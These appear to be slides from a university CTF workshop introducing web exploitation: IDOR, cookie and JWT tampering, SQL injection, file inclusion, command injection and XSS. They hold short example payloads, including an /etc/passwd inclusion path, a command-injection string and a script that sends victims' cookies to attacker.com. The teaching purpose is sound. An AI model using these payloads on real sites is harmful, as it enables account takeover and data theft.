

FLAG HUNTERS MMU 2025

# WEB EXPLOITATION WORKSHOP

# ABOUT ME

- A Final year student from MMU Melaka Campus.
- Focuses on Web Exploitation, also interested in Cryptography.
- 5<sup>th</sup> Placed UMCS CTF Final Round 2025.

```
128 font-family: monospace;
129 font-size: 1em;
130 }
131 em.mail{
132   background: url(../img/mailico.png) no-repeat center;
133   display: inline-block;
134   width: 12px;
135   height: 14px;
136   float: left;
137   margin-right: 2px 0 0;
```

4a1b85eb11/antir/css/style.css

# HOW WEBSITES WORKS?



## CLIENT SIDE

- What users see (HTML, CSS, JavaScript).
- Handles layout, buttons, forms.

## INTERNET

- The middleman connecting browser to server.
- Sends requests and brings back responses.

## WEB SERVER

- Runs backend code (PHP, Python, etc).
- Talks to the database.
- Sends processed data back to the client.



# 5.5 BILLION

Numbers of breached accounts in 2024, meaning **nearly 180 accounts were compromised every second** stated by [SurfShark](#).

# BASIC STRUCTURE


01



## Understanding the Mindset

**“Think like an attacker:** identify weak points in a website and how they can be abused.”

02



## Finding the Vulnerability

**“Look for flaws** such as broken authentication, injection, or misconfigurations.”

03




## Exploiting and Learning

**“Use controlled challenges** to safely **test, exploit, and understand the impact.**”

# TOOLS NEEDED

Burp Suite



A web security tool that sits between your browser and the website. It lets you **intercept, view, and modify requests and responses** – very useful for finding and exploiting web vulnerabilities.

Kali Linux or Any Linux Distro



A Linux operating system made for cybersecurity. It **comes with many pre-installed tools** for penetration testing and CTFs, so you don't need to set them up one by one.

# AGENDA

- 01** Finding Hidden Information
- 02** Broken Access Controls
- 03** Injection Attacks
- 04** Client-Side Attacks




# HIDDEN INFORMATION

Developers sometimes leave **sensitive data** in places users don't normally look.

Methods:

- Viewing **Page Sources & Response Headers**.
- Understanding the components of the Webpages.

A blurred screenshot of a computer monitor. On the left, a file explorer window shows files like 'calvincoding.jpg' and 'HOMER.jpg'. On the right, a code editor displays a snippet of HTML and CSS. The code includes several buttons with different placement attributes ('left', 'top', 'bottom', 'right') and titles ('Tooltip on left', 'Tooltip on top', 'Tooltip on bottom', 'Tooltip on right'). It also includes a jQuery CDN link and a Bootstrap CSS link.

```
12 <body>
13   <button type="button" class="btn btn-default" data-toggle="tooltip" data-placement="left" title="Tooltip on left">
14     <button type="button" class="btn btn-default" data-toggle="tooltip" data-placement="top" title="Tooltip on top">Tooltip on top</button>
15   <button type="button" class="btn btn-default" data-toggle="tooltip" data-placement="bottom" title="Tooltip on bottom">Tooltip on bottom</button>
16   <button type="button" class="btn btn-default" data-toggle="tooltip" data-placement="right" title="Tooltip on right">Tooltip on right</button>
17
18   <!-- includes jquery CDN for bootstrap tooltip -->
19   <script src="http://code.jquery.com/jquery-1.11.3.min.js" type="text/javascript">
20   <!-- Latest compiled and minified JavaScript -->
21   <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" type="text/javascript">
22
23   <!-- Latest compiled and minified CSS -->
24   <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" type="text/javascript">
25
```

# BROKEN ACCESS CONTROLS

Attackers exploit weak or missing restrictions to access data or actions they shouldn't.

## A Indirect Object Reference (IDOR)


- Example: Change ?uid=1 to ?uid=2 → view another user's profile.
- Happens when the system trusts user input too much.

## B Cookies Tampering

- Example: Edit a cookie value like role=user → role=admin.
- Shows why cookies should be signed/validated.

## C JWT Tampering and Cracking

- If JWT uses weak secrets or alg:none, attackers can forge tokens.
- Leads to account takeover or privilege escalation.



# JWT.TOOl

```
[elitemi24@IffatAcer3]~[/mnt/d/CTF]
$ jwt_tool eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6InRpY2FycGkifQ.bsSwqj2c2uI9n7-ajmi3ixVGhPUiY7j09SUn9dm15Po

Version 2.3.0
@ticarpi

/home/elitemi24/.jwt_tool/jwtconf.ini
Original JWT:
=====
Decoded Token Values:
=====

Token header values:
[+] typ = "JWT"
[+] alg = "HS256"

Token payload values:
[+] login = "ticarpi"

=====
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
```

# STEP-BY-STEP INSTALLING .

Open Browser > Search jwt\_tool github

In Terminal:

```
$ git clone https://github.com/ticarpi/jwt_tool.git
```

```
$ cd jwt_tool
```

```
$ pip3 install -r requirements.txt
```

To run the jwt\_tool:

```
$ python3 jwt_tool.py <INSERT-JWT> [OPTIONS]
```

# INJECTION ATTACKS

Occur when untrusted input is sent to an interpreter (SQL, OS, file handler) and executed as part of a command.

## A SQL Injection (SQLI)

- Manipulating queries to access or modify database data.
- Example:  
‘ OR ‘1’=’1 --

## B Local File Inclusion (LFI)

- Attacker tricks the app into including local files.
- Example:  
?page=../../etc/passwd

## C Command Injection

- Attacker injects OS commands through unsanitized input fields.
- Example:  
; ls -la (commands to reveal files on the target server)

# CLIENT-SIDE ATTACKS

Target the user's browser instead of the server.

- Exploit how the browser interprets untrusted input (HTML/JS).
- Common impact: stolen cookies, hijacked sessions, phishing, malware delivery.

## Cross-Site Scripting (XSS)

- Attacker injects malicious JavaScript into web pages.
- Example POC:

```
<script>alert('Hacked')</script>
```

*(Runs in the victim's browser, can steal cookies or hijack sessions)*

What attacker can do next?

- Steal session cookies:

```
<script>document.location='http://attacker.com/steal?c='+document.cookie</script>
```

*(sends victim's cookies to attacker)*

A blue-toned photograph of two individuals from behind, both looking at laptop screens. The person on the left has curly hair and wears a dark jacket. The person on the right has straight hair and wears a striped shirt. Both screens display lines of code. The background is a blurred office or workshop environment.

**"THE WEB WILL NEVER  
STOP EVOLVING, AND  
NEITHER SHOULD  
YOU."**



# THANK YOU

The background image shows a person from behind, wearing a light blue shirt, sitting at a desk and working on a computer. A code editor window is open, displaying HTML code. The code includes sections like the doctype declaration, the head section with meta tags, and the body section containing the title 'HTML Document'. The overall theme is web development.

Hope you guys keep on learning more!!!